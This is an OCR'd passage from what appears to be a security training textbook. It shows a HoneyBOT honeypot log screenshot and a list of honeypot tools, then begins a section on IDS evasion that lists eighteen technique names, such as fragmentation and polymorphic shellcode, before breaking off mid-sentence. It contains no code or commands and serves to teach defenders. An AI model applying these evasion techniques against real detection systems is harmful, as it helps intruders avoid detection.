
Bytes Sent: 12
Bytes Received: 27

Time	Direction	Bytes	Data
12:05:59 AM	RX	0	SYN
12:05:59 AM	TX	12	ÿý↑ÿý ÿý#ÿý'
12:05:59 AM	RX	27	ÿý-ÿû↑ÿûÿû ÿû!ÿû'ÿú'ÿý↑ÿû#

Figure 12.32: Screenshot of HoneyBOT

Some additional honeypot tools are listed below:


- SPECTER (*http://www.specter.com*)
- MongoDB-HoneyProxy (*https://github.com*)
- Modern Honey Network (*https://github.com*)
- Honeyd (*https://github.com*)



LO#03: Demonstrate Different Techniques to Bypass IDS

Evading IDS

The previous sections helped us to understand IDS, IPS, their roles and functions, how they protect your network from intruders, and the various IDS solutions available. Even though IDS thwart attempts to breach the network security, attackers can still evade IDS. This section explains various ways in which attackers evade IDS.



IDS Evasion Techniques


1 Insertion Attack
2 Evasion
3 Denial-of-Service Attack
4 Obfuscating
5 False Positive Generation
6 Session Splicing
7 Unicode Evasion
8 Fragmentation Attack
9 Overlapping Fragments
10 Time-To-Live Attacks
11 Urgency Flag
12 Invalid RST Packets
13 Polymorphic Shellcode
14 ASCII Shellcode
15 Application-Layer Attacks
16 Desynchronization
17 Encryption
18 Flooding

IDS Evasion Techniques

IDS that provide an extra layer of security to the organization's infrastructure are interesting 